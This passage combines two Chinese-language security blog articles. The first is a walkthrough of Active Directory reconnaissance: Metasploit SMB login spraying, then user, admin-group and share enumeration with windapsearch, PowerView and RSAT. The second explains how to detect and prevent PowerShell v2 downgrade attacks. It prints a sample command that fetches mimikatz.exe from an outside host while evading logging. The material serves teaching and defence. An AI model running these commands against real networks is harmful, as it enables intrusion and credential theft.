   VERBOSE           true             yes       Whether to print output for all attempts
```



```
msf auxiliary(smb_login) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(smb_login) > set SMBUser victim
SMBUser => victim
msf auxiliary(smb_login) > set SMBPass s3cr3t
SMBPass => s3cr3t
msf auxiliary(smb_login) > set THREADS 50
THREADS => 50
msf auxiliary(smb_login) > run

[*] 192.168.1.100 - FAILED 0xc000006d - STATUS_LOGON_FAILURE
[*] 192.168.1.111 - FAILED 0xc000006d - STATUS_LOGON_FAILURE
[*] 192.168.1.114 - FAILED 0xc000006d - STATUS_LOGON_FAILURE
[*] 192.168.1.125 - FAILED 0xc000006d - STATUS_LOGON_FAILURE
[*] 192.168.1.116 - SUCCESSFUL LOGIN (Unix)
[*] Auxiliary module execution completed

msf auxiliary(smb_login) >
```


获取域中用户信息

经过上面的操作，我们可能已经获得了一个或者若干域用户凭证，在这种情况下，我们就不需要在像之前那样采用暴力枚举的方式来获取用户信息来，我们

可以采用光明正大的方式使用域中用户的身份去域数据库中搜索我们想要的数据。

我们要做的几个目标如下：

1、获取用户账户

2、获取用户权限信息（例如 domain admin 组或者远程桌面管理组）

3、枚举域密码策略

4、获取进一步的攻击途径

下面介绍几个可以满足上面需求的工具。

windapsearch

工具下载地址：

https://github.com/ropnop/windapsearch

这个工具是用 python 写的可以通过域控的 LDAP 服务查询用户、组和计算机信息，使用命令如下：

```
windapsearch --dc-ip [IP_ADDRESS] -u [DOMAIN]\USERNAME -p [PASSWORD] -U
```


-U 参数的意思获取域中的所有用户，例如：

```
windapsearch --dc-ip 192.168.5.1 -u mydomain\ops -p Pa55word -U | grep cn: | cut -d "
    " -f 2
```

我们可以使用 grep 和 cut 清理一些信息，结果如下：


使用 -da 参数可以获取 domain admins 组中的成员：

windapsearch --dc-ip 192.168.5.1 -u mydomain\ops -p Pa55word --da | grep cn: | cut -d " " -f 2



使用 -m 参数可以获取远程桌面组的成员：

windapsearch --dc-ip 192.168.5.1 -u mydomain\ops -p Pa55word -m "Remote Desktop Users" | grep CN=



PowerView


这个工具大家都不陌生，使用的人挺多的，作者博客：

http://www.harmj0y.net/blog

我们需要在没有加入域的主机上使用 runas 和/netonly 建立一个由域用户启动的 powershell 会话：

runas /netonly /user:mydomain\op powershell

我们需要在弹出的框中输入密码：



现在我们已经安装好了 PowerSploit，路径如下：


C:\Windows\System32\WindowsPowerShell\v1.0\Modules\PowerSploit-dev

我们导入 PowerSploit 模块：

```
Import-module .\PowerSploit.psd1
```


我们使用下面的命令导出域用户：

```
Get-DomainUser -Domain mydomain.test -DomainController 192.168.5.1 | findstr
    samaccountname
```




使用下面的命令导出 domain admins 组成员：

```
Get-DomainGroupMember -identity "Domain Admins" -Domain mydomain.test
    -DomainController 192.168.5.1 | findstr MemberName
```




使用下面的命令导出远程桌面管理组的成员：

```
Get-DomainGroupMember -identity "Remote Desktop Users" -Domain mydomain.test
    -DomainController 192.168.5.1 | findstr MemberName
```



我们还可以使用当前用户的身份查询他可以访问的共享列表：


Find-DomainShare -CheckShareAccess -Domain mydomain.test -DomainController 192.168.5.1



RSAT（微软远程服务管理工具）

Microsoft RSAT 的目的是让管理员可以通过远程来管理 Windows 服务器，这个工具的使用与上面的类似，首先创建一个域中普通用户权限的 powershell 会话，然后执行下面的命令获取域密码策略：


Get-ADDefaultDomainPasswordPolicy -Server 192.1685.5.1




我们也可以使用 RAST 的界面程序，使用 runas 启动：


runas /netonly /user:mydomain\ops mmc

下面我们用这种方式来增加主机或用户到域中：






将域控制器实例改为我们的目标：



我们下面看看在域中的用户信息：



参考链接

https://www.offensive-security.com/metasploit-unleashed/smb-login-check/

https://www.attackdebris.com/?p=311

https://www.attackdebris.com/?p=470

PowerShell 降级攻击的检测与防御

myh0st 信安之路 2018-07-01

在第一部分中，我提供了 PowerShell 的高级概述及其对网络的潜在风险。当然，如果我们有追踪机制，那么只能缓解一些 PowerShell 攻击，假设我们已经开启了如下模块：

1、模块记录

2、脚本块记录

3、安全流程跟踪（4688/4689）

我将此博客文章分为 3 个不同的部分：

1、预防

2、检测

3、应急

我们首先尝试阻止 PowerShell 攻击，从而减少攻击面。

接下来，我们希望通过监视 PowerShell 和 Windows（使用 EventSentry ）生成的各种事件来检测恶意 PowerShell 活动。

最后，我们将减轻并阻止他们的攻击，EventSentry 架构中的 agent 可以让我们实时监控日志。

但在我们潜入之前.....

Powershell 降级攻击

在之前的博客文章中，我谈到要尽可能避免使用 PowerShell v2，因为它提供了不记录日志的功能，理想情况下应该部署 PowerShell v5.x 或更高版本，因为它提供了更好的日志记录功能。 因此，如果您启用了 Module＆ScriptBlock 日志记录并且至少安装了最新的 PS v4，那么你会认为 powershell 的事件日志中记录了基本脚本的活动记录。

根据上面的描述，我们将主机做如下配置：

1、安装了 powershell v5.1

2、启用日志模块

3、启用 ScriptBlock 日志模块

这就完美了吗？不一定，因为我们知道 powershell V2 不记录任何日志，而且每个主机上都安装了 powershell V2，尽管只是附带安装了相应的 .NET 框架而且并未默认使用。但是，我们很容易强制系统使用 powershell V2 版本，只需要在命令中指明版本即可，如下的命令：

```
powershell -version 2 -nop -NoLogo -Command "(new-object
    System.Net.WebClient).DownloadFile('http://www.pawnedserver.net/mimikatz.exe',
    'calc.exe')"
```

在 powershell 的命令中添加 -version 参数就可以不在 powershell 事件日志中留下任何记录。由于 powershell 在执行命令的时候，只要参数不冲突就可以自动补全参数名称，比如 -version 就可以用 -v 来代替，下面的命令与上面的命令效果一样：

```
powershell -v 2 -nop -NoLogo -Command "(new-object
    System.Net.WebClient).DownloadFile('http://www.pawnedserver.net/mimikatz.exe',
    'calc.exe')"
```

所以我们在做防御的时候可以做像 -v*2 这样的正则匹配来检查异常参数。

微软已经认识到 PowerShell 被恶意利用，所以增加了一些高级日志记录选项，比如新版 Windows powershell 支持 ScriptBlockLogging 功能。同时，微软自称 powershell 是目前最安全透明的 shell 脚本语言。这并不一定是对的 ，任何脚本语言（Perl、Python 等）都是可以被攻击者利用，只是大多数解释器都没有 powershell 这样可用的日志记录功能，从而导致这些脚本显得没有 powershell 安全而已。由于 powershell 是默认安装在 Windows 上的，所以有越来越多的黑客使用 powershell 工具并且开源，供更多的人使用。

下面展示了有哪些操作系统有这样的风险：

PowerShell Version 2 Risk			
Windows Version	**PowerShell V2 Active By Default**	**PowerShell V2 Removable?**	**Threat Level**
Windows 7	Yes	No	Vulnerable
Windows 2008 R2	Yes	No	Vulnerable
Windows 8 & later	No	Yes	Potentially Vulnerable – depends on .NET Framework v2.0
Windows 2012 & later	No	Yes	Potentially Vulnerable – depends on .NET Framework v2.0
Versions of Windows susceptible to Downgrade Attack			

你只要没有安装默认的 powershell V2 或者说没有安装 .NET Framework 2.0 ，那么它就不会激活，但是很多系统都默认安装了 .NET Framework 2.0 ，这就导致了可以使用降级攻击。由于 powershell V2 不能被总是卸载，所以我们可以使用 EventSentry 检测并终止 powershell V2 的命令（特别是启用了 4688 事件时）。即使 .NET Framework 2.0 没有被安装，但是我们可以通过命令行轻松安装 .NET Framework 2.0 ：

```
dism.exe /online /enable-feature /featurename:NetFX3 /all
```

执行上面的命令需要管理权限，由于存在 UAC ，攻击者需要使用 Bypass UAC 来绕过 UAC 执行这个命令，如果获得的是本地管理员的权限，那么就可以完成这个操作。

据赛门铁克的报告，在实际的攻击实例中还没有观察到有 PS V2 到降级攻击，这可能是由于现在企业对 Powershell 的审计做的还不好，攻击者完全可以不用关心这个问题，不需要做这个操作。

预防

通过前面的描述，我们已经知道了 powershell V2 的坏处，所以我们需要做下面的操作来预防：

1、尽可能卸载 powershell V2

2、阻止 powershell V2 的运行（可以使用 APPLocker）

3、检测并终止使用 powershell V2 的命令

卸载 powershell V2

这种情况是针对默认安装了 powershell V2 的系统，如果没有默认安装 powershell V2 那么就可以跳过此过程，通常卸载 powershell V2 可以在控制面板中通过程序和功能手动卸载，也可以使用下面的 powershell 命令来卸载：

```
Disable-WindowsOptionalFeature -Online -FeatureName
    'MicrosoftWindowsPowerShellV2' -norestart
```

当我们需要从多个系统上卸载 powershell V2 时，我们可以使用 Invoke-Command 命令来卸载远程主机的 powershell V2：

```
Invoke-Command -Computer WKS1 -ScriptBlock { Disable-WindowsOptionalFeature
    -Online -FeatureName 'MicrosoftWindowsPowerShellV2' -norestart }
```

只需要把上面命令中的 WKS1 替换成你想要卸载 powershell V2 的主机名即可。你也可以指定多个主机，使用逗号隔开，命令如下：

```
Invoke-Command -Computer WKS1,WKS2,WKS3 -ScriptBlock
    { Disable-WindowsOptionalFeature -Online -FeatureName
    'MicrosoftWindowsPowerShellV2' -norestart }
```

有了上面的基础，我们可以完成下面的步骤：

1、为企业范围内的主机启用 ModuleLogging 和 ScriptBlockLogging。


2、识别使用 powershell V2 的主机（你可以使用 EventSentry 的清单功能查看几秒内使用 powershell V2 的所有主机）

3、卸载那些不会破坏关键软件且支持 powershell V2 的所有主机

阻止 PowerShell 的运行

利用 4688 事件进行终止


如果无法卸载 PowerShell v2.0，也无法使用 AppLocker，或者希望找到比 AppLocker 更简单的方法，那么我们可以使用 EventSentry 终止那些在命令行中使用 -version 2 参数的 powershell 进程。我们可以通过创建一个筛选器来查找包含 -version 2 参数的 4688 powershell 事件，然后将筛选器连接到终止该 PID 的操作。



如果攻击者试图使用 PS v2.0 引擎启动恶意 PowerShell payload，那么 EventSentry 几乎会立即终止该 powershell.exe 进程。从记录 4688 事件到 EventSentry 看到闭关分析事件之间会有一定的时间差，从理论上讲，部分脚步可能已经在执行。然而在执行的所有测试中，即使最简单的 Write-Host Test" PowerShell 命令也无法正确执行，因为 powershell.exe 进程在运行之前已终止。这个很可能是因为 PowerShell 引擎确实需要几毫秒才能初始化（在记录了 4688 事件之后），所以 EventSentry 有足够的事件来终止进程。因此，在网络上下载任何恶意脚本内容都有可能在造成伤害之前终止运行。

散弹枪方法

通过上面的方式无法满足所有需求，比如通过快捷方式调用 PowerShell V2 而不是命令行。我们注意到 Windows Powershell 的事件 ID 是 400，当这个事件启动时会告诉 EngineVersion 字段现在启动的 powershell 版本信息，例如：当启动 PowerShell V2 时，它将包含 EngineVersion=2.0 ，我们也可以利用这种方式来终止 Powershell 的运行。



